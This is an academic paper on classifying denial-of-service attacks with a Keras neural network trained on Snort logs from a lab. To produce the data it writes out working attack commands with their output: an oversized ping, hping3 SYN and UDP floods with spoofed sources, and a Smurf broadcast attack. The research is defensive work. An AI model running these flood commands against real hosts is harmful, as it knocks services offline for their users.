iJRASET
International Journal For Research in
Applied Science and Engineering Technology

Volume: 9 **Issue:** V **Month of publication:** May 2021

DOI: https://doi.org/10.22214/ijraset.2021.34040

International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.429
Volume 9 Issue V May 2021- Available at www.ijraset.com

Detection of Denial-of-Service Attacks using Sequential Model

Dr. K. Radhika[1], Kolli Sesha Sai Hemanth[2]
[1, 2]Department of Information Technology, Chaitanya Bharathi Institute of Technology

Abstract: Technology has become a vital part in every aspect now a days and security has also become an important feature with the present pace of increasing technology. Security can be well explained with the help of three terms Confidentiality, Integrity and Availability. Whenever a legitimate user is denied of his service the availability of data is lost. This denial is generally caused due to Denial-of-Service attacks and they cause a major havoc. This paper presents the Machine learning model developed with the help of Snort logs for classifying the Denial-of-Service attacks.
Keywords: Ping of Death, SYN-Flood attack, Smurf attack, UDP-Flooding, Sequential model

I. INTRODUCTION

A Denial-of-Service attack is a security event that occurs when an attacker prevents legitimate users from accessing specific computer systems, devices, services or other IT resources. Denial-of-Service (DoS) attacks typically flood servers, systems or networks with traffic in order to overwhelm the victim's resources and make it difficult or impossible for legitimate users to access them. So the proposed system i.e. the machine learning model is used to classify and detect the DoS attacks based on Dataset prepared by us with the help of logs created by snort. These logs were of the different DoS attacks such as Ping of Death, SYN flood Attack, Smurf Attack and UDP flood attack, these were performed using a virtual machine and a personal computer [1].

II. ARCHITECTURE

The proposed system uses Misused based detection strategy for configuring the DoS attacks on Snort, then we have extracted logs by performing different types of attacks and created a data set for these attacks. Then trained the machine learning model with these Data set to classify the different types of DoS attacks. The proposed system consists of four steps and are described as follows, which is clearly shown in Fig 1.

1) *Step-1:* Configuring Snort for the respective DoS attacks on Host Machine.
2) *Step-2:* Extracting logs which are usually unreadable in format and converting them to readable format.
3) *Step-3:* Once the logs are extracted, data cleaning needs to be done and then train the Machine learning model.
4) *Step-4:* After the model is trained successfully, it should be able to detect and classify the type of DoS attack on Host Machine.





Fig 1. Proposed architecture.

We choose the following attacks to be performed on the host-based IDS, since they are the major attacks which cause havoc in the computer systems.

a) Ping of Death
b) SYN-Flood Attack
c) Smurf Attack
d) UDP Flood Attack

III. CREATING A MACHINE LEARNING MODEL


First we are split our dataset into Training and Test sets. This is done through Sklearn library. Here we are Training the model by employing Sequential Model from Keras Library. A Sequential model is a linear stack of layers. You can create a sequential model by passing a list of layer instances to the constructor as shown in Fig 2.




```
from keras.models import Sequential
from keras.layers import Dense, Activation

model = Sequential([
    Dense(32, input_shape=(784,)),
    Activation('relu'),
    Dense(10),
    Activation('softmax'),
])
```

Fig 2. Passing layer instances.

Keras models are trained on Numpy arrays of input data and labels. For training a model, you will use the fit function.Trains the model for a fixed number of epochs (iterations on a dataset).[4]



```
fit(x=None, y=None, batch_size=None, epochs=1, verbose=1, callbacks=None, validation_split=0.0, validat
```



```
# For a single-input model with 10 classes (categorical classification):

model = Sequential()
model.add(Dense(32, activation='relu', input_dim=100))
model.add(Dense(10, activation='softmax'))
model.compile(optimizer='rmsprop',
              loss='categorical_crossentropy',
              metrics=['accuracy'])

# Generate dummy data
import numpy as np
data = np.random.random((1000, 100))
labels = np.random.randint(10, size=(1000, 1))

# Convert labels to categorical one-hot encoding
one_hot_labels = keras.utils.to_categorical(labels, num_classes=10)

# Train the model, iterating on the data in batches of 32 samples
model.fit(data, one_hot_labels, epochs=10, batch_size=32)
```

Fig 3. Categorical classification using categorical_crossentropy.

A. Implementation


The project has the following four phases in it’s implementation.

1) Performing the DoS attacks.
2) Extracting the Snort logs.
3) Creating the Data set.
4) Defining a Machine learning Model.

B. *Performing The Dos Attacks*


This project mainly focuses on these for attacks since they cause a major havoc in the computer systems.

1) *Ping of Death:* The following command has been used for generating the icmp packets with 65500 size. The general limit for payload component size should not exceed 255.[2][3].Fig 5 clearly shows the large icmp packets being sent to specified address.



```
root@root:~# ping -t  65500 192.168.56
ping: invalid argument: '65500': out of range: 0 ⩽ value ⩽ 255
```


Fig 4. Indicates that the payloasd size is greater than the limit and cannot be sent.



```
C:\Users\user>ping 10.130.54.178 -t -l 65500

Pinging 10.130.54.178 with 65500 bytes of data:
Reply from 10.130.54.178: bytes=65500 time=9ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
Reply from 10.130.54.178: bytes=65500 time=3ms TTL=64
```

Fig 5. Shows packet size of 65500 are sent to the specified IP address there by using all the resources on the other size and crashing the network.


2) *SYN Flood Attack:* The following attack is based on the TCP three way hand shake mechanism. Hping a packet generator tool is used to generate the TCP packets with SYN flag .The below Fig 6 shows the command for SYN-Flood attack



```
root@root:~# hping3 -V -c 500 -d 100 -S -p 80 --flood 192.168.0.104
using wlan0, addr: 192.168.0.106, MTU: 1500
HPING 192.168.0.104 (wlan0 192.168.0.104): S set, 40 headers + 100 data byt
es
hping in flood mode, no replies will be shown
█
```

Fig 6. Flooding the Host IP address with SYN packets.[2]


3) *UDP-Flood Attack:* Hping is used to generate the UDP packets and is set in flood mode to send thousands of UDP traffic to the host .The command for UDP-Flood Attack can be seen in the below Fig 7.



```
root@root:~# hping3 --flood -a 192.168.0.105 -2 -p 80 192.168.0.104
HPING 192.168.0.104 (wlan0 192.168.0.104): udp mode set, 28 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
█
```

Fig 7. Flooding the Host with thousands of udp packets there by Using all the resources of the Host.[2]

4) *Smurf Attack:* The following is the command for the Smurf attack, here we target the Broadcast addresses as shown in below Fig 8.




```
root@root:~# hping3 --icmp -c 1 --spoof 192.168.0.104 192.168.0.255
HPING 192.168.0.255 (wlan0 192.168.0.255): icmp mode set, 28 headers + 0 da
ta bytes

--- 192.168.0.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@root:~# █
```

Fig 8. Target as Broadcast address.

C. Extracting the Snort Logs

As we have configured the Snort for the following attacks we can extract the logs now, but the Snort logs are in unreadable format (ASCII) as shown in below Fig 10.So we need to convert them to Text format (readable).




```
oot@kali:~# cd /var/log/snort
oot@kali:/var/log/snort# ls
nort.log   tcpdump.log.1586362803
oot@kali:/var/log/snort#
```

Fig 9. Command for locating Snort logs.


Fig 10. Unreadable format of Snort logs.

This Unreadable format Snort logs can be converted to readable text using the following command as shown in below Fig.11. Fig 14 depicts the readable format logs.



```
root@kali:~# tcpdump -n -tttt -r/var/log/snort/tcpdump.log.1577435682 > ~/Deskto
p/smurf.txt
reading from file /var/log/snort/tcpdump.log.1577435682, link-type EN10MB (Ether
net)
root@kali:~# tcpdump -n -tttt -r/var/log/snort/tcpdump.log.1579193142 > ~/Deskto
p/udpattack.txt
reading from file /var/log/snort/tcpdump.log.1579193142, link-type EN10MB (Ether
net)
root@kali:~# tcpdump -n -tttt -r/var/log/snort/tcpdump.log.1579195467 > ~/Deskto
p/simpleping.txt
reading from file /var/log/snort/tcpdump.log.1579195467, link-type EN10MB (Ether
net)
root@kali:~# tcpdump -n -tttt -r/var/log/snort/tcpdump.log.1579236056 > ~/Deskto
p/pingofdeathh.txt
reading from file /var/log/snort/tcpdump.log.1579236056, link-type EN10MB (Ether
net)
```

Fig 11. Conversion of tcpdump format Snort logs to readable Text logs.




```
2019-12-27 01:40:47.281627 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 239
2019-12-27 01:40:48.272398 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 240
2019-12-27 01:40:49.260544 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 241
2019-12-27 01:40:50.250266 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 242
2019-12-27 01:40:51.241284 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 243
2019-12-27 01:40:52.229435 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1337, seq 244
2019-12-27 01:40:54.936955 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 1,
2019-12-27 01:40:55.925990 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 2,
2019-12-27 01:40:56.915800 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 3,
2019-12-27 01:40:57.905533 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 4,
2019-12-27 01:40:58.894893 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 5,
2019-12-27 01:40:59.886624 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 6,
2019-12-27 01:41:00.874079 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 7,
2019-12-27 01:41:01.863224 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 8,
2019-12-27 01:41:02.852749 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 9,
2019-12-27 01:41:03.842398 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 10,
2019-12-27 01:41:04.832209 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 11,
2019-12-27 01:41:05.821102 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 12,
2019-12-27 01:41:06.816245 IP 192.168.0.105 > 192.168.0.104: ICMP echo request, id 1354, seq 13,
```

Fig 12. Converted DoS Attack logs.

IV. CREATING THE DATA SET

The project's Data Set is created from the extracted Snort logs with six important parameters such as acknowledgement of packet, sequence, length of payload component, protocol of packet, time stamp, flag and an output class label. Each entry has been manually filled from the attack logs of the specified attacks as shown in Fig 13.



ack	seq	length	protocol	time stamp in sec	flag	class label
1	1	64	10	1.281627	0	0
1	2	64	10	2.272398	0	0
1	3	64	10	3.260544	0	0
1	4	64	10	4.250266	0	0
1	5	64	10	5.241284	0	0
1	6	64	10	6.229435	0	0
1	7	64	10	7.936955	0	0
1	8	64	10	8.92599	0	0
1	9	64	10	9.9158	0	0
1	10	64	10	10.905533	0	0
1	11	64	10	11.894893	0	0
1	12	64	10	12.886624	0	0
0	4.31E+08	100	20	55.192147	1	1
0	5.41E+08	100	20	55.192178	1	1
0	1.52E+09	100	20	55.192209	1	1
0	3842417	100	20	55.192241	1	1
0	9.3E+08	100	20	55.192275	1	1
0	1.01E+09	100	20	55.192309	1	1
0	1.83E+09	100	20	55.192375	1	1

Fig 13. Sample data of the Dataset used.

A. *Defining a Machine Learning Model*

After various experiments we have created a machine learning model using keras and sklearn libraries.

1) *Model Name:* Sequential model

The Sequential model is a way of creating deep learning models where an instance of the Sequential class is created and model layers are created and added to it.


2) *Code*

```
import pandas as pd
import numpy as np
import random
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import LabelEncoder
import tensorflow as tf
from keras.models import Sequential
from tensorflow.keras import layers
from keras.layers import Dropout
from keras.layers import Dense
data1 = pd.read_csv("/content/drive/My Drive/Dataset/dosattacks(1).csv")
dataset=[]
for i in range(data1.shape[0]):
  temp=[]
  for j in data1.columns:
    temp.append(data1[j][i])
  dataset.append(temp)
random.shuffle(dataset)
X=[]
y=[]
for i in range(len(dataset)):
  temp_x=[]
  for j in range(len(dataset[i])-1):
    temp_x.append(dataset[i][j])
  X.append(temp_x)
  y.append(dataset[i][len(dataset[i])-1])
y_labels=[[1,0,0,0],[0,1,0,0],[0,0,1,0],[0,0,0,1]]
Y=[]
for i in range(len(y)):
  Y.append(y_labels[y[i]])
```

```
X_train,Y_train,X_test,Y_test=np.array(X[:88]),np.array(Y[:88]),np.array(X[88:]),np.array(Y[88:])
model=Sequential()
model.add(Dense(6,input_dim=6,init='normal',activation='relu'))
model.add(Dense(100,init='normal',activation='relu'))
model.add(Dense(4,init='normal',activation='softmax'))
model.compile(loss='categorical_crossentropy',optimizer='adam',metrics=['accuracy'])
model.fit(X_train,Y_train,validation_data=(X_test,Y_test),epochs=100,batch_size=4)
```

V. TESTING & RESULTS

After extracting the Snort logs, a data set has been prepared with six attributes and 396 rows. Features of the network traffic include acknowledgement of the data packet, sequence number of the packet, length of the payload component, protocol used , time stamp of the data packet, flag and a class label to distinguish the type of DoS attacks.The Trained Machine Learning model is passed with custom made dataset that is populated with 396 rows and six attribute network traffic features. The Successful ML model is able to classify the different DoS attacks with overall accuracy of 94%, this can be seen in the below Fig 14. The machine learning model takes six attributes as input and gives the output with the class label as either no attack has happened or ping of Death or Syn flood attack or UDP flooding. This model consists of three layers the input layer, intermediate layer with 100 neurons and an output layer.



```
Epoch 1/200
88/88 [==============================] - 0s 4ms/step - loss: 8339.0947 - accuracy: 0.6932 - val_loss: 0.9116 - val_accuracy: 0.8013
Epoch 2/200
88/88 [==============================] - 0s 867us/step - loss: 0.7181 - accuracy: 0.8409 - val_loss: 0.5432 - val_accuracy: 0.8013
Epoch 3/200
88/88 [==============================] - 0s 878us/step - loss: 1627.3929 - accuracy: 0.8977 - val_loss: 0.2110 - val_accuracy: 0.9479
Epoch 4/200
88/88 [==============================] - 0s 856us/step - loss: 0.1227 - accuracy: 0.9773 - val_loss: 0.1301 - val_accuracy: 0.9479
Epoch 5/200
88/88 [==============================] - 0s 892us/step - loss: 0.0610 - accuracy: 0.9773 - val_loss: 0.1006 - val_accuracy: 0.9479
Epoch 6/200
88/88 [==============================] - 0s 1ms/step - loss: 0.0472 - accuracy: 0.9773 - val_loss: 0.0916 - val_accuracy: 0.9479
Epoch 7/200
88/88 [==============================] - 0s 888us/step - loss: 0.0417 - accuracy: 0.9773 - val_loss: 0.0862 - val_accuracy: 0.9479
Epoch 8/200
88/88 [==============================] - 0s 875us/step - loss: 0.0384 - accuracy: 0.9773 - val_loss: 0.0838 - val_accuracy: 0.9479
```

Fig 14. Accuracy of the data obtained

VI. CONCLUSION & FUTURE SCOPE

The proposed work will help to eliminate the Human interference in organizations that contain sensitive Information. We can use this Machine Learning Model as a part of Antivirus to detect the DoS attacks well in advance. This Proposed system can be widely deployed in Organizations that require continuous monitoring of Network Traffic there by protecting the organization’s assets from being damaged or theft.

REFERENCES

[1] Performance Analysis of Snort-based Intrusion Detection System, Akash Garg , prachi Maheshwari. 2016 3rd International Conference on Advanced Computing and Communication Systems (ICACCS -2016).

[2] M. Ali. Aydin, A. Halim Zaim and K. Gokhan Celyan, “A hybrid intrusion detection system design for computer network security”, Computer and Electrical Engineering. 35(2009) 517-526.

[3] Natttawat Khamphakdee, Nunnapus Benjamas and Saiyan Saiyod, “Improving intrusion detection system based on snort rules for network probe attack detection”, International conference on information and communication technology, IEEE, 2014.

[4] DDoS attack Occurrence and Countermeasures, International Journal of Advance Science and Technology Vol. 29, No. 10S, (2020), pp. 2755-2759

[5] Divya and Surendra Lakra, “HSNORT: A Hybrid intrusion detection system using artificial intelligence with snort”, International journal computer technology & application, Vol 4(3), 466-470, 2013.

[6] J. Mirkovic and P. Reiher, “A taxonomy of DDoS attack and DDoS defense mechanisms,” ACM SIGCOMM Computer Communications Review, vol. 34, no. 2, pp. 39-53, April 2004.

[7] Liu, Y,Li, J. and Gu, L., “DDoS Attack Detection Based on Neural Network,” Proceedings of IEEE 2nd International Symposium on Aware Computing (ISAC), 196–199 (2010).

[8] Specht, Stephen, and Ruby Lee. "Taxonomies of distributed denial of service networks, attacks, tools and countermeasures." CEL2003-03, Princeton University, Princeton, NJ, USA (2003).